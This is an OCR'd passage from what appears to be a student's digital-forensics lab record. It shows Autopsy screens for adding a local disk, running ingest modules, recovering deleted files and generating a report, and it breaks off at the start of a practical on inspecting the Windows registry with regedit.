Source
Steps
1. Select Type of Data Source To Add
2. Select Data Source
3. Configure Ingest Modules
4. Add Data Source
Select Type of Data Source To Add
Disk Image or VM File
Local Disk
Logical Files
Unallocated Space Image File
Autopsy Logical Imager Results
XRY Text Export
< Back
Next >
Finish
Cancel
Help



Add Data Source
Steps
1. Select Type of Data Source To Add
2. Select Data Source
3. Configure Ingest Modules
4. Add Data Source
Select Data Source
Local Disk: Unspecified
Select Disk
Timezone: (GMT+5:30) Asia/Calcutta
Ignore orphan files in FAT file systems
Select Local Disk
Select a local disk:
Disk Name
Disk Size
Drive 0
465.8 GB
Local Disk (D:)
221.6 GB
OK
Cancel
Refresh Local Disks
< Back
Next >
Finish
Cancel
Help



Add Data Source
Steps
1. Select Type of Data Source To Add
2. Select Data Source
3. Configure Ingest Modules
4. Add Data Source
Select Data Source
Local Disk: Local Disk (D:)
Select Disk
Timezone: (GMT+5:30) Asia/Calcutta
Ignore orphan files in FAT file systems
(faster results, although some data will not be searched)
Make a VHD image of the drive while it is being analyzed
Files\ModuleOutput\Image Writer\Local Disk (D) 1657694218639.vhd
Browse
Update case to use VHD file upon completion
Note that at least one ingest module must be run to create a complete copy
Sector Size: Auto Detect
< Back
Next >
Finish
Cancel
Help



Add Data Source
Steps
1. Select Type of Data Source To Add
2. Select Data Source
3. Configure Ingest Modules
4. Add Data Source
Configure Ingest Modules
Run ingest modules on:
All Files, Directories, and Unallocated Space
Recent Activity
Hash Lookup
File Type Identification
Extension Mismatch Detector
Embedded File Extractor
Picture Analyzer
Keyword Search
Email Parser
Encryption Detection
Interesting Files Identifier
Central Repository
PhotoRec Carver
Virtual Machine Extractor
Data Source Integrity
Select All
Deselect All
History
The selected module has no per-run settings.
Extracts recent user activity, such as Web browsing, recently us...
Global Settings
< Back
Next >
Finish
Cancel
Help



Add Data Source
Steps
1. Select Type of Data Source To Add
2. Select Data Source
3. Configure Ingest Modules
4. Add Data Source
Add Data Source
Data source has been added to the local database. Files are being analyzed.
< Back
Next >
Finish
Cancel
Help



Recover Files - Autopsy 4.17.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
Data Sources
D:
$OrphanFiles (334)
$Extend (6)
$RECYCLE.BIN (3)
$Unalloc (222)
25_cfprac7 (4)
cfprac7 (6)
cfprac8 (3)
DELL Vostro driver (7)
New folder (19)
System Volume Information (3)
Views
File Types
Deleted Files
File Size
Results
Extracted Content
Metadata (1)
Recycle Bin (4)
Keyword Hits
Single Literal Keyword Search (0)
Single Regular Expression Search (0)
Hashset Hits
E-Mail Messages
Interesting Items
Accounts
Tags
Listing
/img_D:
23 Results
Table
Thumbnail
Summary
Save Table as CSV
Name
S
C
O
Modified Time
Change Time
Access Time
Created Time
$Extend
$RECYCLE.BIN
$Unalloc
[current folder]
25_cfprac7
cfprac7
cfprac8
DELL Vostro driver
New folder
System Volume Information
Hex
Text
Application
File Metadata
Context
Results
Annotations
Other Occurrences
Name /img_D://cfprac7
Type Virtual Directory
MIME Type null
Size 0
File Name Allocation Allocated
Metadata Allocation Allocated
Analyzing files from D:
24%



Save
Save in:
Export
Recent
Desktop
Documents
Computer
Network
Folder name:
D:\cfprac8\Recover Files\Export
Files of type:
All Files
Save
Cancel



Information
File(s) extracted.
OK



Computer ▸ Local Disk (D:) ▸ cfprac8 ▸ Recover Files ▸ Export ▸
Include in library
Share with
Burn
New folder
Name
Date modified
Type
Size
1472-cfprac7
13-07-2022 12:11
File folder
Arduino
New folder



Computer ▸ Local Disk (D:) ▸ cfprac8 ▸ Recover Files ▸ Export ▸ 1472-cfprac7
Include in library
Share with
Burn
New folder
Name
Date modified
Type
Size
Arduino
New folder
Zoom
network data.ad1 13-07-2022 12:11 AD1 File 392 KB
network data.ad1 13-07-2022 12:11 Text Document 1 KB
networkdata.ad1 13-07-2022 12:11 AD1 File 392 KB
networkdata.ad1 13-07-2022 12:11 Text Document 1 KB
networkdata.ad1.txt-slack 13-07-2022 12:11 TXT-SLACK File 1 KB
networkdata.ad1-slack 13-07-2022 12:11 AD1-SLACK File 1 KB



Generate Report
Select and Configure Report Modules
Report Modules:
HTML Report
Excel Report
Files - Text
Save Tagged Hashes
TSK Body File
Google Earth KML
STIX
CASE-UCO
Portable Case
A report about results and tagged items in Excel (XLS) format.
This report will be configured on the next screen.
< Back
Next >
Finish
Cancel
Help


Generate Report
Select which data source(s) to include
D:
Uncheck All
Check All
< Back
Next
Finish
Cancel
Help


Generate Report
Configure Report
Select which data to report on:
All Results
All Tagged Results
Specific Tagged Results
Select All
Deselect All
Choose Result Types...
< Back
Next >
Finish
Cancel
Help


Report Generation Progress...
Complete
Excel Report : D:\cfprac8\Recover Files\Reports\Recover Files Excel Report 07-13-2022-12-14-26\Excel.xlsx
Complete
Cancel
Close






Practical 9

Aim:- Access relevant information from Windows registry for investigation process using registry view.


Accessing the registry.

Go to start menu and search **"regedit".**



